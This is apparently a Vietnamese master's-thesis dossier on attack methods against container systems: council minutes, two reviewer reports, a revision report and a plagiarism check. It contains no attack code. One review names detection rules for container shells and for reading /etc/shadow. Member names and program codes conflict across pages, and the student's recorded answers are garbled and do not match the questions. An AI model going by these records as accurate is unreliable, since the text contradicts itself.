[5] K. Inc, "medium.com," 13 Mar 2019. [Online]. Available: https://medium.com/@knoldus/unionfs-a-file-system-of-a-container-2136cd11a779.

[6] S. Nimmagadda, “Linux Namespaces and cgroups as OS Primitives for Lightweight,” *researchgate,* 2018.

[7] R. Rosen, “Namespaces and Cgroups – the basis of Linux Containers,” [Trực tuyến]. Available: https://www.andrew.cmu.edu/course/14-712-s20/applications/ln/Namespaces_Cgroups_Conatiners.pdf.

[8] H. S. S. J. Motahare Mounesan, “Exploring the Threat of Software Supply Chain Attacks on Containerized Applications,” *researchgate,* 2023.

[9] C. a. I. S. A. (CISA), “APT Compromise of Government Agencies, Critical Infrastructure, and Private Sector Organizations (SolarWinds),” CISA, 2020.

[10] C. O. Report, “Bash Uploader Security Incident,” Codecov Security Update, 2021.

[11] N. V. D. (NVD), “CVE-2019-5736: runc Container Escape Vulnerability,” NIST, 2019.

[12] N. V. D. (NVD), “CVE-2020-15257: containerd-shim API Exposure Vulnerability,” NIST, 2020.

[13] M. Kellermann, “The Dirty Pipe Vulnerability (CVE-2022-0847),” CM4all Report, 2022.

[14] N. V. D. (NVD), “CVE-2018-1002105: Kubernetes API Server Privilege Escalation,” NIST, 2018.

[15] P. A. N. Research, “Unit 42,” trong *Hildegard: New Malware Campaign Targetting Kubernetes via Kubelet API*, 2021.

[16] N. V. D. (NVD), “CVE-2021-25741: Kubernetes Ingress Controller Information Disclosure Vulnerability,” NIST, 2021.

[17] D. Prizmant, “Siloscape: Malware Targeting Kubernetes,” trong *Siloscape: Malware Targeting Kubernetes*, 2021.

[18] NVD, “CVE-2020-8554: Kubernetes MitM Vulnerability,” NIST, 2020.

[19] H. Sharaf, I. Ahmad và T. Dimitriou, “Extended Berkeley Packet Filter: An Application Perspective,” *IEEE Access,* p. 35, 2022.

BỘ KHOA HỌC VÀ CÔNG NGHỆ
HỌC VIỆN CÔNG NGHỆ
BƯU CHÍNH VIỄN THÔNG

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

BIÊN BẢN
HỌP HỘI ĐỒNG CHẤM ĐỀ ÁN TỐT NGHIỆP THẠC SĨ

Căn cứ quyết định số Quyết định số 1949/QĐ-HV ngày 07 tháng 07 năm 2026 của Giám đốc Học viện Công nghệ Bưu chính Viễn thông về việc thành lập Hội đồng chấm đề án tốt nghiệp thạc sĩ. Hội đồng đã họp vào hồi 8 giờ 45 phút, ngày 22 tháng 07 năm 2026 tại Học viện Công nghệ Bưu chính Viễn thông để chấm đề án tốt nghiệp thạc sĩ cho:

Học viên: **Nguyễn Tuấn Anh**

Tên đề án tốt nghiệp: **Nghiên cứu phương thức tấn công vào hệ thống Container**

Chuyên ngành: **Khoa học máy tính** Mã số: **8480101**

Các thành viên của Hội đồng chấm đề án tốt nghiệp có mặt: 05

TT	HỌ VÀ TÊN	TRÁCH NHIỆM TRONG HĐ	GHI CHÚ
1	**PGS.TS. Nguyễn Trọng Khánh**	Chủ tịch	
2	**TS. Đặng Ngọc Hùng**	Thư ký	
3	**TS. Nguyễn Văn Vinh**	Phản biện 1	
4	**TS. Trịnh Bảo Ngọc**	Phản biện 2	
5	**TS. Vũ Văn Thỏa**	Uỷ viên	

Các nội dung thực hiện:

1. Chủ tịch Hội đồng điều khiển buổi họp. Công bố quyết định của Giám đốc Học viện Công nghệ Bưu chính Viễn thông về việc thành lập Hội đồng chấm đề án tốt nghiệp thạc sĩ.
2. Người hướng dẫn khoa học hoặc thư ký đọc lý lịch khoa học và các điều kiện bảo vệ đề án tốt nghiệp của học viên. (có bản lý lịch khoa học và kết quả các môn học cao học của học viên kèm theo).
3. Học viên trình bày tóm tắt đề án tốt nghiệp.
4. Phản biện 1 đọc nhận xét (có văn bản kèm theo)
5. Phản biện 2 đọc nhận xét (có văn bản kèm theo)
6. Các câu hỏi của thành viên Hội đồng:

1. phương thức tấn công có áp dụng được cho Docker không?
2. Học viên có nghiên cứu, tìm hiểu các biện pháp phòng thủ cho các dạng tấn công này không?
3. Học viên đề xuất gì để khắc phục phương thức tấn công container escape hay không?

7. Trả lời của học viên:

1. Học viên có thể là thực tế quản lý và có đề xuất cho tổng quan về môi trường Database
2. Học viên chưa tìm hiểu và áp dụng LLM trong bài toán nghiên cứu này
3. Học viên trả lời chưa kỹ khoảng và việc tích công Container Escape (thêm phần nên quyết thể thực hiện)

8. Thư ký đọc nhận xét về quá trình thực hiện đề án tốt nghiệp của học viên *(có văn bản kèm theo).*

9. Hội đồng họp riêng:

- Bầu Ban kiểm phiếu:
  1. Trưởng Ban kiểm phiếu: PGS. TS. Nguyễn Trọng Chuẩn
  2. Uỷ viên Ban kiểm phiếu: TS. Vũ Văn Thoa
  3. Uỷ viên Ban kiểm phiếu: TS. Đặng Ngọc Hưng
- Hội đồng chấm đề án tốt nghiệp bằng bỏ phiếu kín.
- Ban kiểm phiếu làm việc:
- Trưởng Ban kiểm phiếu báo cáo kết quả kiểm phiếu *(có Biên bản họp Ban kiểm phiếu kèm theo)*
- **Điểm trung bình của đề án tốt nghiệp:** 7.5

Kết luận:

1. Các nội dung cần chỉnh sửa, hoàn thiện sau bảo vệ đề án tốt nghiệp:
   - Rà soát trình bày để hạn chế các lỗi biến thể về lỗi và sử chính tả
   - Chuẩn hoá danh mục tài liệu tham khảo
   - Cần thêm phần chính minh họa cho các đề xuất
   - Lý thuyết và áp dụng cho thực tế

2. Đề nghị Học viện công nhận (hoặc không) và cấp bằng (hoặc không) thạc sĩ cho học viên: đề nghị công nhận

3. Đề án tốt nghiệp có thể phát triển thành đề tài nghiên cứu cho NCS.....không.....

Buổi làm việc kết thúc vào..... cùng ngày.

Chủ tịch	Thư ký
Nguyễn Trọng Chuẩn	Đặng Ngọc Hưng

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

BẢN NHẬN XÉT ĐỀ ÁN TỐT NGHIỆP THẠC SĨ

(Dùng cho người phản biện)

Tên đề tài đề án tốt nghiệp: Nghiên cứu phương thức tấn công vào hệ thống container

Chuyên ngành: Hệ thống thông tin
Mã chuyên ngành: 8.48.01.04
Họ và tên học viên: Nguyễn Tuấn Anh
Họ và tên người nhận xét: Trịnh Bảo Ngọc
Học hàm, học vị: Tiến sĩ
Chuyên ngành: Kỹ thuật phần mềm
Cơ quan công tác: Trường đại học Hà Nội
Số điện thoại: 0987 355 799 E-mail: ngoctb@hanu.edu.vn

NỘI DUNG NHẬN XÉT

I/ Cơ sở khoa học và thực tiễn, tính cấp thiết của đề tài:

Cơ sở khoa học: Đề tài được xây dựng trên nền tảng khoa học vững chắc về công nghệ container hóa, kiến trúc hệ thống và các cơ chế bảo mật của Linux Kernel như namespaces và cgroups. Tác giả đã phân tích sự khác biệt giữa container và máy ảo, mô hình phân lớp của hệ thống container, cùng các lỗ hổng bảo mật phổ biến trong image, runtime, hệ điều phối và mạng nội bộ. Việc thực nghiệm các phương thức tấn công như container escape, chiếm quyền Kubernetes và tấn công mạng nội bộ cho thấy cơ sở khoa học rõ ràng, kết hợp lý thuyết với thực nghiệm để làm sáng tỏ cơ chế xâm nhập và phòng thủ.

Cơ sở thực tiễn: Đề tài xuất phát từ thực trạng container hóa đang trở thành tiêu chuẩn trong hạ tầng CNTT hiện đại, được triển khai rộng rãi trong doanh nghiệp và dịch vụ đám mây. Các hệ thống container thường là mục tiêu tấn công của tin tặc do tính phức tạp và yêu cầu hiệu năng cao. Tác giả đã xây dựng môi trường thực nghiệm, mô phỏng các kịch bản tấn công thực tế và đề xuất giải pháp phòng thủ như eBPF, Falco, Calico CNI và kiến trúc Zero-Trust. Điều này cho thấy đề tài có giá trị ứng dụng thực tiễn cao, hỗ trợ nâng cao an ninh cho hệ thống container trong môi trường sản xuất.

Tính cấp thiết: Trong bối cảnh hơn 90% doanh nghiệp toàn cầu dự kiến triển khai ứng dụng dưới dạng container hóa vào năm 2026, vấn đề bảo mật container trở nên cấp thiết. Các phương thức tấn công như escape, chiếm quyền Kubernetes hay tấn công mạng nội bộ có thể gây hậu quả nghiêm trọng. Do đó, nghiên cứu phương thức tấn công và giải pháp phòng thủ toàn diện cho hệ thống container là nhu cầu cấp bách.

Đề tài không chỉ có ý nghĩa học thuật mà còn mang tính ứng dụng thực tế, giúp các tổ chức chủ động phòng ngừa rủi ro và đảm bảo an toàn thông tin trong hạ tầng container hiện đại.

II/ Nội dung của đề án tốt nghiệp, các kết quả đã đạt được:

Kết cấu đề án:

Đề án gồm năm chương được trình bày trong 60 trang về: cơ sở lý luận về container, các lỗ hổng bảo mật, thực nghiệm tấn công, giải pháp phòng thủ toàn diện, kết luận và tài liệu tham khảo. Đề tài cũng trình bày khá ngắn trong khi phần tổng quan và phân tích tới hơn 20 trang.

Tóm tắt các kết quả đạt được:

Đề tài đã đạt được nhiều kết quả quan trọng. Về lý luận, tác giả đã hệ thống hóa kiến thức nền tảng về container, phân biệt với máy ảo, phân tích kiến trúc phân lớp và các cơ chế bảo mật của Linux Kernel. Về thực tiễn, tác giả đã xây dựng môi trường thực nghiệm và triển khai ba kịch bản tấn công: container escape qua cấu hình sai đặc quyền, chiếm quyền cụm Kubernetes bằng Service Account Token, và tấn công mạng nội bộ.

Các kịch bản này đã chứng minh tính khả thi của các phương thức tấn công, đồng thời chỉ ra các điểm yếu trong hệ thống container. Về giải pháp, tác giả đã đề xuất và thử nghiệm các công nghệ phòng thủ như eBPF, Falco, Calico CNI và kiến trúc Zero-Trust, đồng thời đánh giá hiệu năng để đảm bảo không ảnh hưởng đến vận hành thực tế. Kết quả cho thấy các giải pháp này có khả năng giám sát hiệu quả, phát hiện sớm hành vi bất thường và giảm thiểu rủi ro. Đây là đóng góp thiết thực cho việc nâng cao an ninh hệ thống container trong môi trường sản xuất..

III/ Những vấn đề cần giải thích thêm:

Về hình thức trình bày:

Đề án trình bày rõ ràng, có mục lục chi tiết, danh mục thuật ngữ và hình vẽ đầy đủ, giúp người đọc dễ theo dõi và nắm bắt nội dung.

Một số lỗi định dạng xuất hiện trong tài liệu. Trang 2, mục lục có lỗi lặp "CHƯƠNG 2: CHƯƠNG 2" gây dư thừa.

Trang 6, danh mục hình vẽ có lỗi căn chỉnh khi số trang không thẳng hàng, ví dụ "Hình 2.Kiến trúc của Docker container" bị ghi liền số.

Trang 25, hình 14 có mô tả dài gây mất cân đối giữa hình và chú thích. Trang 29, hình 21 bị ghi chú không đồng bộ với nội dung, gây khó đọc. Trang 38, hình 28 có lỗi xuống dòng không hợp lý trong tiêu đề.

Ngoài ra, một số bảng và hình ảnh chưa được căn chỉnh đều, ví dụ hình 3 ở trang 5 bị lệch so với văn bản. Các lỗi này tuy không ảnh hưởng lớn đến nội dung nhưng làm giảm tính chuyên nghiệp của hình thức trình bày..

Về nội dung:

Một số vấn đề về kiến thức và logic cần lưu ý. Trang 3, phần lỗ hổng bảo mật chưa phân tích sâu về tác động của technical lag, chỉ dừng ở mức liệt kê.
Trang 19, phần lỗ hổng runtime chưa giải thích rõ cách khai thác cụ thể, khiến người đọc khó hình dung.
Trang 24, kịch bản TN-01 chưa phân tích chi tiết cơ chế escape qua namespaces và cgroups, chỉ mô tả quy trình. Trang 28, kịch bản TN-02 chưa giải thích rõ cách hacker khai thác Service Account Token trong Kubernetes, chỉ dừng ở mức kết quả.
Trang 30, kịch bản TN-03 chưa phân tích sâu cơ chế tấn công mạng nội bộ, chỉ mô tả cấu trúc dịch vụ giả lập. Trang 34, phần giải pháp eBPF chưa giải thích rõ cơ chế hoạt động, chỉ nêu tên công nghệ.
Trang 37, phần Falco chưa phân tích chi tiết cách phát hiện hành vi bất thường, chỉ đưa ra cấu hình rule.
Trang 38, phần Calico CNI chưa giải thích rõ cơ chế vi phân mảnh mạng, chỉ mô tả tổng quát. Trang 43, phần thực nghiệm đo kiểm hiệu năng chưa có số liệu định lượng cụ thể, chỉ mô tả kết quả. Trang 46, phần kết luận chưa đưa ra định hướng nghiên cứu tiếp theo, khiến đề tài thiếu tính mở rộng.

Câu hỏi:

1. Làm thế nào để hacker thực hiện container escape qua misconfiguration?
2. Service Account Token trong Kubernetes có vai trò gì trong tấn công?
3. Cơ chế eBPF hỗ trợ giám sát bảo mật container ra sao?

IV/ Kết luận:
Đồng ý.

Ngày 21 tháng 07 năm 2026
NGƯỜI NHẬN XÉT

TS Trịnh Bảo Ngọc

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

BẢN NHẬN XÉT ĐỀ ÁN TỐT NGHIỆP THẠC SĨ

(Dùng cho người phản biện)

Tên đề tài đề án tốt nghiệp: NGHIÊN CỨU PHƯƠNG THỨC TẤN CÔNG VÀO HỆ THỐNG CONTAINER

Chuyên ngành: Khoa học máy tính

Mã chuyên ngành: 8.48.01.01

Họ và tên học viên: Nguyễn Tuấn Anh .....

Họ và tên người nhận xét: Nguyễn Văn Vinh

Học hàm, học vị: Tiến sỹ .....

Chuyên ngành: Khoa học máy tính .....

Cơ quan công tác: Trường Đại học Công Nghệ, ĐHQG Hà Nội .....

Số điện thoại:.....E-mail:.....

NỘI DUNG NHẬN XÉT

I/ Cơ sở khoa học và thực tiễn, tính cấp thiết của đề tài:

Trong những năm gần đây, công nghệ container hóa cùng với kiến trúc dịch vụ (Microservices) trở thành tiêu chuẩn quan trọng trong hạ tầng CNTT hiện đại. Vì vậy đề tài nghiên cứu phương thức tấn công vào hệ thống Container là có ý nghĩa về mặt khoa học cũng như thực tế, đặc biệt về mặt ứng dụng.

II/ Nội dung của đề án tốt nghiệp, các kết quả đã đạt được:

- Trình bày tổng quan về công nghệ Container và kiến trúc hệ thống
- Nghiên cứu về các lỗ hổng và thách thức bảo mật đối với hệ thống Container
- Thực nghiệm phương thức tấn công và phân tích vector thâm nhập và các giải pháp bảo vệ và phòng thủ toàn diện cho hệ thống Container. Ba kịch bản thực nghiệm (TN-01, TN-02, TN-03) mang tính đại diện cao

III/ Những vấn đề cần giải thích thêm:

- Nên đánh số các bảng và hình theo tên chương.
- Đề án được trình bày như tài liệu kỹ thuật hơn là một đề án khoa học (luận văn thạc sỹ) nên có thể bỏ các bảng cấu hình, các câu lệnh sang phần phụ lục.
- Bảng ở Hình 38 so sánh "môi trường mặc định (Chương 3)" với "sau khi kích hoạt phòng thủ (Chương 4)", nhưng trong Chương 3 không hề có một bài đo

AB nào được thực hiện trên baseline như con số 12.4ms / 845rps ở cột "môi trường mặc định" xuất hiện đột ngột, không có hình ảnh/log minh chứng tương ứng như cách trình bày các kịch bản TN-01/02/03?

- Môi trường thực nghiệm quá đơn giản so với hệ thống thực tế. Cụm chỉ gồm 1 Master + 1 Worker (2 vCPU/4GB mỗi node), đây là quy mô trong lab (khá nhỏ), không phản ánh được các vấn đề ở scale thực (nhiều node, nhiều namespace, network policy phức tạp với hàng trăm service).
- Không có kịch bản kiểm tra false positive rate của Falco rules, trong thực tế vận hành, đây là vấn đề lớn nhất khiến các đội SOC "alert fatigue" và tắt rule. Đề án chỉ trình diễn 1-2 rule đơn giản (terminal shell in container, read /etc/shadow) mà chưa đánh giá độ chính xác/độ nhiễu trên workload thực?
- Chỉ có 12 tài liệu tham khảo cho một đề án kỹ thuật an toàn container. Điều này là khá ít so với chuẩn thạc sĩ (thường 25-40 trở lên). Nhiều tuyên bố quan trọng như con số "70-90% phụ thuộc FOSS", thống kê Gartner "90% doanh nghiệp container hóa vào 2026" không có trích dẫn số [x] đi kèm ngay tại câu đó?
- Một số lỗi chính tả và cách tham chiếu tài liệu tham khảo cần được chỉnh sửa.

IV/ Kết luận:

Đề án đáp ứng cơ bản đề án bậc thạc sỹ ngành Khoa học máy tính sau khi chỉnh sửa theo các góp ý của các thành viên hội đồng.

Đồng ý cho phép học viên bảo vệ đề án tốt nghiệp.

Ngày 21 tháng 7 năm 2026

NGƯỜI NHẬN XÉT

Nguyễn Văn Vịnh

BỘ KHOA HỌC VÀ CÔNG NGHỆ
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

CỘNG HOÀ XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập - Tự do - Hạnh phúc

BÁO CÁO GIẢI TRÌNH
SỬA CHỮA, HOÀN THIỆN ĐỀ ÁN TỐT NGHIỆP

Họ và tên học viên: Nguyễn Tuấn Anh

Chuyên ngành: KHMT

Khóa: 2023 đợt 1

Tên đề tài: Nghiên cứu phương thức tấn công vào hệ thống container

Người hướng dẫn khoa học: PGS.TS. Đỗ Xuân Chợ

Ngày bảo vệ: 22/07/2026

Các nội dung học viên đã sửa chữa, bổ sung trong đề án tốt nghiệp theo ý kiến đóng góp của Hội đồng chấm đề án tốt nghiệp:

TT	Ý kiến hội đồng	Sửa chữa của học viên
1	Rà soát trình bày (đặc biệt các bảng biểu, hình ảnh và lỗi in ấn, chính tả)	Học viên đã rà soát, chỉnh sửa các lỗi soạn thảo, các lỗi ngữ pháp
2	Chuẩn hóa danh mục tài liệu tham khảo	Tiếp thu góp ý của Hội đồng, tác giả đã bổ sung thêm 8 tài liệu tham khảo
3	Cân nhắc chỉnh sửa bố cục đề án cho hợp lý với tên và nội dung của đề án	Tiếp thu góp ý của Hội đồng, tác giả đã chỉnh sửa lại bố cục đưa phần thực nghiệm từ Chương 03 -> Chương 04, tổng hợp toàn bộ nội dung thực nghiệm sang Chương 04.

Hà Nội, ngày 27 tháng 07 năm 2026

Ký xác nhận của

CHỦ TỊCH HỘI ĐỒNG CHẤM ĐỀ ÁN	THƯ KÝ HỘI ĐỒNG	NGƯỜI HƯỚNG DẪN KHOA HỌC	HỌC VIÊN
PGS.TS. Nguyễn Trọng Khánh	TS. Đặng Ngọc Hùng	PGS.TS. Đỗ Xuân Chợ	Nguyễn Tuấn Anh


KiểmTraTàiLiệu

BÁO CÁO KIỂM TRA TRÙNG LẶP

Thông tin tài liệu

Tên tài liệu:	Nguyen_Tuan_Anh-De_an_thac_si_B23CHCS001_edit
Tác giả:	Nguyễn Tuấn Anh
Điểm trùng lặp:	4
Thời gian tải lên:	23:41 26/07/2026
Thời gian sinh báo cáo:	00:21 27/07/2026
Các trang kiểm tra:	60/60 trang

Kết quả kiểm tra trùng lặp



Nguồn trùng lặp tiêu biểu

tailieu.vn gwdu.ptit.edu.vn 123docz.net

Giảng Viên Hướng Dẫn

PGS.TS. Đỗ Xuân Chợ